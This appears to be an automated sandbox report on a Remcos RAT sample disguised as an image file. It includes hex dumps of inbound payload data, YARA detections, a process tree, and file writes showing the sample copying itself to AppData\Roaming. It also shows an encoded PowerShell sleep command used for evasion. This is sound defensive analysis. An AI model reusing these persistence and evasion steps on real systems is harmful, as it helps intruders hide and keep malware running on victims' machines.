2022-10-03 14:03:32 UTC	3383	IN	Data Raw: 35 34 45 38 33 39 43 37 32 35 35 44 30 46 37 34 46 31 32 33 38 45 46 44 42 36 46 42 39 34 36 34 43 30 30 46 35 34 41 43 34 35 45 38 46 32 42 32 30 33 33 30 41 36 41 34 34 41 41 37 39 46 38 34 39 38 38 42 41 46 45 42 39 43 30 45 37 37 38 30 38 39 43 36 30 31 45 38 39 36 42 38 43 30 46 35 42 44 45 39 39 33 43 30 36 38 45 31 45 46 38 44 46 42 44 39 44 43 31 46 38 38 36 37 39 37 34 42 30 33 45 36 39 43 44 42 44 35 42 34 31 38 38 46 34 37 46 36 31 30 32 45 31 43 45 33 31 31 43 30 45 46 34 33 37 30 38 32 34 31 32 35 43 34 43 37 31 41 39 44 36 39 30 37 42 33 43 30 36 35 46 33 39 42 35 44 37 41 31 45 33 45 35 39 38 37 41 44 42 44 44 39 45 30 44 39 42 32 44 42 41 33 30 43 37 30 45 35 38 38 44 35 32 31 36 43 42 35 45 46 30 37 31 45 46 32 32 38 41 34 42 30 Data Ascii: 54E839C7255D0F74F1238EFDB6FB9464C00F54AC45E8F2B20330A6A44AA79F84988BAFEB9C0E778089C601E896B8C0F5BDE993CC30F8E1EF8DFBD9DC1F88679744B03E69CDBD5B4188F47F6102E1CE311C0EF4370824125C4C71A9D6907B3C065F39B5D7A1E3E5987ADBDD9E0D9B2DBA30C70E588D5216CB5EF071EF228A4B0
2022-10-03 14:03:32 UTC	3399	IN	Data Raw: 30 42 42 36 35 38 43 43 42 46 38 36 39 34 43 32 36 45 34 42 46 33 34 33 38 34 31 37 42 46 39 30 44 31 33 30 44 33 44 46 36 39 34 45 38 32 32 39 37 43 35 37 32 41 46 38 39 31 36 36 43 31 31 46 42 30 41 41 35 32 34 39 45 36 34 44 34 31 42 37 45 30 42 46 41 44 42 30 41 31 42 37 33 39 44 32 33 39 43 34 30 41 31 30 30 31 35 39 46 41 37 36 36 35 44 35 30 38 38 45 32 46 38 35 45 44 44 37 44 43 30 33 37 32 34 37 31 34 38 35 35 32 42 30 41 38 42 38 37 46 33 33 34 42 35 39 39 39 36 32 30 41 31 32 33 46 36 38 45 38 41 39 46 37 33 45 42 34 42 42 45 35 44 44 43 39 42 33 32 31 39 31 46 39 33 42 36 45 36 35 30 31 31 32 43 37 36 32 32 34 33 46 31 42 36 42 46 33 36 37 32 35 31 43 43 46 41 43 39 42 36 33 36 41 33 36 39 43 42 45 30 41 37 37 34 30 37 36 34 39 30 44 Data Ascii: 0BB658CCBF8694C26E4BF3438417BF90D130D3DF694E82297C572AF89166C11FB0AA5249E64D41B7E0BFADBB0A1B739D239C40A100159FA7665D5088E2F85EDD7DC037247148552B0A8B877F3334B5999620A123F68E8A9F73EB4BBE5DDC9B32191F93B6E650112C762243F1B6BF367251CCFAC9B6636A3693EB50A774076490D
2022-10-03 14:03:32 UTC	3415	IN	Data Raw: 41 35 33 30 34 43 36 37 38 37 41 38 44 46 32 44 34 43 34 30 38 36 33 42 45 44 30 38 36 30 42 43 46 41 43 38 46 44 33 32 33 45 45 46 39 42 31 36 32 31 46 30 33 45 30 38 35 33 43 33 39 31 43 42 32 44 35 30 38 33 41 37 39 39 32 42 46 36 31 31 38 37 43 30 44 35 42 32 33 45 41 38 31 33 31 43 45 45 46 30 45 37 33 41 46 32 46 42 44 35 32 46 31 45 35 31 33 30 33 39 36 36 46 34 35 43 33 43 38 46 43 36 45 37 34 42 37 34 41 35 37 45 34 41 44 42 39 36 30 37 31 41 30 45 36 36 30 31 43 41 39 46 39 38 36 32 36 42 37 37 39 36 35 38 37 38 45 30 46 32 36 45 34 32 30 33 39 44 39 31 35 37 34 33 31 38 35 38 35 45 30 45 45 45 39 35 45 43 38 41 31 42 37 36 43 44 42 34 31 45 30 45 31 30 30 42 37 46 32 42 30 33 33 31 42 32 45 41 34 38 43 30 44 36 44 31 35 33 41 42 44 43 36 Data Ascii: A5304C6787A8DF2D4C40863BED0860BCFAC8FD323EEF9B1621F03E0853C391CB2D5083A7992BB61187C0D5B23EA8131C9ABE0E73AF2FBD52F1E51303966F45C3C8FC6E74B7A5E7E4ADB96071A0E6601CA9F98626B77965878E0F26E42039D91574318585E0EE95EC8A1B7FBCDB41E0E100B7F2B0331B2EA48CD06D153ABDC6
2022-10-03 14:03:32 UTC	3431	IN	Data Raw: 30 30 30 33 30 30 42 30 30 44 39 33 30 30 30 33 30 30 36 45 30 44 39 33 30 30 33 30 30 38 46 30 44 43 44 30 30 30 33 30 30 39 36 30 44 39 33 30 30 30 33 30 30 41 34 30 44 39 33 30 30 33 30 30 39 44 30 44 39 41 30 30 30 33 30 30 41 42 30 44 39 41 30 30 30 33 30 30 31 31 30 45 39 41 30 30 30 33 30 30 37 42 30 44 39 41 30 30 30 33 30 30 46 38 30 44 39 41 30 30 30 33 30 30 46 44 30 44 39 41 30 30 30 33 30 30 37 30 37 30 45 39 33 30 30 30 33 30 30 32 30 45 39 33 30 30 33 30 30 43 30 45 39 33 30 30 30 33 30 30 41 30 46 39 33 30 30 30 33 30 30 38 30 30 30 44 39 41 30 30 30 33 30 30 34 44 30 45 39 41 30 30 30 33 30 30 44 31 30 45 43 44 30 30 30 33 30 30 46 36 30 45 43 44 30 30 30 33 30 30 43 40 30 33 30 30 30 30 30 30 46 43 44 30 30 40 Data Ascii: 000300B00D930003006E0D930003008F0DCD000300960D93000300A40D930003009D0D9A000300AB0D9A000300110E9A0003007B0D9A000300F80D9A000300FD0D9A000300070E93000300020E9300030000C0E930003000A0F93000300800D9A0003004D0E9A000300DA0ECD000300F60ECD000300EC0ECD000300000FCDD000

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	3575	IN	Data Raw: 37 34 36 39 36 46 36 45 35 33 36 33 36 46 37 30 36 35 34 33 36 31 36 43 36 43 36 32 36 31 36 33 36 42 37 33 34 45 36 46 37 34 35 33 36 35 37 34 30 30 35 34 37 32 36 31 36 45 37 33 36 31 36 33 37 34 36 39 36 46 36 45 35 32 36 35 37 31 37 35 36 39 37 32 36 35 36 34 35 30 37 32 36 46 36 44 36 46 37 34 36 39 36 46 36 45 30 30 34 33 36 31 36 45 36 45 36 46 37 34 34 35 37 38 36 35 36 33 37 35 37 34 36 35 34 36 36 39 36 43 36 35 34 39 36 45 35 34 37 32 36 31 36 45 37 33 36 31 36 33 37 34 36 39 36 46 36 45 30 30 35 34 37 32 36 31 36 45 37 33 36 31 36 33 37 34 36 39 36 46 36 45 37 33 34 45 36 46 37 34 34 36 37 32 36 46 37 41 36 35 36 45 30 30 34 44 36 31 37 38 36 39 36 44 37 35 36 44 34 45 37 34 35 33 37 34 36 31 37 34 37 35 37 33 30 30 45 45 38 30 38 30 30 30 45 Data Ascii: 74696F6E53636F706543616C6C6261636B734E6F74536574005472616E73616374696F6E526571756972656450726F6D6F74696F6E0043616E6E6F744578656375746546696C65496E5472616E73616374696F6E005472616E73616374696F6E734E6F7446726F7A656E004D6178696D756D4E7453746174757300EE808000E
2022-10-03 14:03:32 UTC	3591	IN	Data Raw: 31 43 31 30 31 31 38 34 32 30 30 44 30 30 30 36 31 31 38 34 43 43 31 38 31 30 31 38 31 38 31 30 31 38 30 39 30 42 30 30 30 35 31 31 38 34 43 43 31 38 31 30 31 38 31 30 31 38 30 39 31 30 30 39 31 33 30 30 42 31 31 38 34 43 43 31 30 31 38 31 31 38 31 35 43 31 38 31 38 31 38 31 38 30 32 30 38 30 38 30 38 31 38 30 38 30 30 33 31 31 38 34 43 43 31 38 30 32 30 39 30 42 30 30 30 34 31 31 38 34 43 43 31 38 31 30 31 38 31 30 31 38 30 39 31 30 30 30 30 35 31 31 38 34 43 43 31 38 31 31 38 34 44 38 31 30 31 31 38 34 44 34 30 39 31 30 30 39 30 38 30 30 30 32 31 31 38 34 43 43 31 38 31 30 30 39 31 32 30 30 30 34 31 31 38 34 43 43 31 30 31 38 31 31 38 31 34 38 31 30 31 31 38 34 31 43 31 Data Ascii: 1C101184200D00061184CC18101818101809090B00051184CC1818180910090D00051184CC18101809100913000B1184CC101811815C1818181802080808180800031184CC1802090B00041184CC1810181018091000051184CC181184D8101184D40910090800021184CC1810091200041184CC10181181481011841C1
2022-10-03 14:03:32 UTC	3607	IN	Data Raw: 31 44 30 33 30 37 30 37 30 33 30 38 30 32 31 32 38 33 35 30 31 30 30 37 30 36 31 32 37 38 31 44 30 35 31 32 38 30 46 30 31 32 38 33 38 34 31 32 38 32 36 43 30 41 31 34 30 37 30 39 31 32 38 33 45 34 30 38 31 32 38 32 44 43 31 32 38 34 37 30 31 32 38 32 38 34 30 38 31 32 33 31 31 38 31 39 30 38 30 30 30 32 31 32 33 31 31 32 38 32 42 39 30 38 30 39 30 37 30 31 31 35 31 32 36 44 30 31 31 32 38 30 46 30 30 33 30 37 30 31 31 43 30 45 32 30 30 34 31 43 31 31 38 31 37 44 31 32 38 31 37 39 31 44 31 43 31 32 38 30 43 35 30 36 30 37 30 33 31 43 30 41 31 32 33 31 30 37 32 30 30 32 30 31 31 31 38 31 39 39 30 34 30 37 32 30 30 32 30 31 31 31 38 31 39 39 30 38 32 45 30 37 31 34 31 32 38 31 33 30 30 38 31 32 38 33 45 34 30 38 30 38 30 38 30 38 31 44 31 43 31 32 38 30 38 Data Ascii: 1D03070703080212835010070612781D051280F012838412826C0A1407091283E4081282DC128470128284081231181908000212311282B90809070115126D011280F00307011C0E20041C11817D1281791D1C1280C50607031C0A1231072002011181990407200201118199082E0714128130081283E4080808081D1C12808
2022-10-03 14:03:32 UTC	3623	IN	Data Raw: 36 32 30 30 33 30 30 30 33 37 30 30 33 38 30 30 36 32 30 30 33 37 30 30 33 35 30 30 36 32 30 30 33 33 30 30 30 30 31 35 37 30 30 30 36 31 30 30 37 32 30 30 36 31 30 30 36 44 30 30 36 35 30 30 37 34 30 30 36 35 30 30 37 32 30 30 37 33 30 30 30 30 34 46 34 44 30 30 36 39 30 30 36 33 30 30 37 32 30 30 36 46 30 30 37 33 30 30 36 46 30 30 36 36 30 30 37 34 30 30 32 30 30 35 33 30 30 36 46 30 30 36 36 30 30 37 34 30 30 36 31 30 30 37 32 30 30 36 35 30 30 32 30 30 34 42 30 30 36 35 30 30 37 39 30 30 32 30 30 30 35 33 30 30 37 34 30 30 36 46 30 30 37 32 30 30 36 31 30 30 36 37 30 30 36 35 30 30 32 30 30 30 35 30 30 30 37 32 30 30 36 46 30 30 37 36 30 30 36 39 30 30 36 34 30 30 36 35 30 30 37 32 30 30 30 30 31 42 35 32 30 30 35 33 30 30 34 31 30 Data Ascii: 620030003700380062003700350062003300001570006100720061006D0065007400650072007300004F4D006900630072006F0073006F0066007400200053006F0066007400770061007200650020004B00650079002000530074006F0072006100670065002000500072006F0076006900640065007200001B52005300410

Statistics

Behavior

- IMG-ZIRAATI03102022.exe
- powershell.exe
- conhost.exe
- IMG-ZIRAATI03102022.exe
- wscript.exe
- FILE.exe
- powershell.exe
- conhost.exe
- FILE.exe

Click to jump to process

System Behavior

Analysis Process: IMG-ZIRAATI03102022.exe PID: 5820, Parent PID: 3452

General	
Target ID:	0
Start time:	16:01:56
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
Imagebase:	0xca0000
File size:	6656 bytes
MD5 hash:	3B4A0B66D0415AF1E216224497C59B4B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.424695583.0000000005F60000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.406392535.00000000044C4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.416884855.0000000002F97000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000000.00000002.422576677.00000000040BA000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 00000000.00000002.422576677.00000000040BA000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000000.00000002.423542604.0000000004213000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 00000000.00000002.423542604.0000000004213000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.405974896.000000000437D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities								
File Created								
File Path	Access		Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize		device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize		device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Roaming\FILE.exe	read data or list directory read attributes delete write dac synchronize generic read generic write		device	sequential only non directory file	success or wait	1	65BF36B	CopyFileW
C:\Users\user\AppData\Roaming\FILE.exe\Zone.Identifier:\$DATA	read data or list directory synchronize generic write		device	sequential only synchronous io non alert	success or wait	1	65BF36B	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR\v4.0.32\UsageLogs\IMG-ZIRAATI03102022.exe.log	read attributes synchronize generic write		device	synchronous io non alert non directory file	success or wait	1	6D4CC78D	CreateFileW
File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\FILE.exe	0	6656	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 12 fd 3a 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 10 00 00 00 08 00 00 00 00 00 00 5e 2f 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.\$PEL:c^/ @ @	success or wait	1	65BF36B	CopyFileW
C:\Users\user\AppData\Roaming\FILE.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	65BF36B	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\IMG-ZIRATI03102022.exe.log	0	1265	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"Win RT","N otApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicK eyToken=b77a5c561934 e089","C:\ Windows\assembly\Nativ eImages_ v4.0.30319_32\System\4f 0a7eefa 3cd3e0ba98b5ebddbcb72 e6\System .ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6D4CC907	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D195705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D19CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0F03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D0F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C001B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C001B4F	ReadFile

Registry Activities	
Analysis Process: powershell.exe PID: 6036, Parent PID: 5820	
General	
Target ID:	1
Start time:	16:02:08
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAQBTAGUAYwBvAG4AZABzACAANQAwAA==
Imagebase:	0xd60000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities							
File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6BF65B28	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6BF65B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nrxaxftx.vxf.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C001E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eijp20js.dii.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C001E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C001E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D1BCF06	unknown

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nrxaxftx.vxf.ps1				success or wait	1	6C006A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eijp20js.dii.psm1				success or wait	1	6C006A95	DeleteFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BF65B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nrxaxftx.vxf.ps1	0	1	31	1	success or wait	1	6C001B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eijp20js.dii.psm1	0	1	31	1	success or wait	1	6C001B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1 Uninstall-ModuleinmofimolInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C001B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 fd fd fd fd 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	Get-RandomCFSOut-StringWrite-P rogressDisable- PSBreakpointUpdate- FormatDataWrite- InformationConvertTo- XmlSet-VariableOut- PrinteryH8IC:\Program Files (x86)\WindowsP	success or wait	1	6C001B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 27 0e 00 00 11 00 00 00 05 0f 2a 05 fd 09 fd 09 fd 08 00 00 00 00 11 00 07 00 fd 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e**	success or wait	1	6D4876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	6D4876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.Co nsoleHost	success or wait	15	6D4876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6D4876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	6D4876FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 54 01 40 00 fd 3e 40 01 09 0c fd 00 58 64 40 01 56 64 40 01 fd 2a 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 16 3b 40 01 38 4d 40 01 3f 4d 40 01 1b 3b 40 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 fd 3c 40 01 57 03 40 01 4d 03 40 01 fd 29 40	T@>@Xd@Vd@*@@V @H@X@[@NT@HT@S @S @hT@S@S@S@S@T@ T@@X@? X@T@S@S@T@ T@xT@zT@T@=M@D M@:M@"M@ M@!M@:M @D@D@@M@<M@\$M @:@8M@? M@:@:@<@<@ <@W@M@)@	success or wait	8	6D4876FC	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D195705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D195705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D19CA54	ReadFile
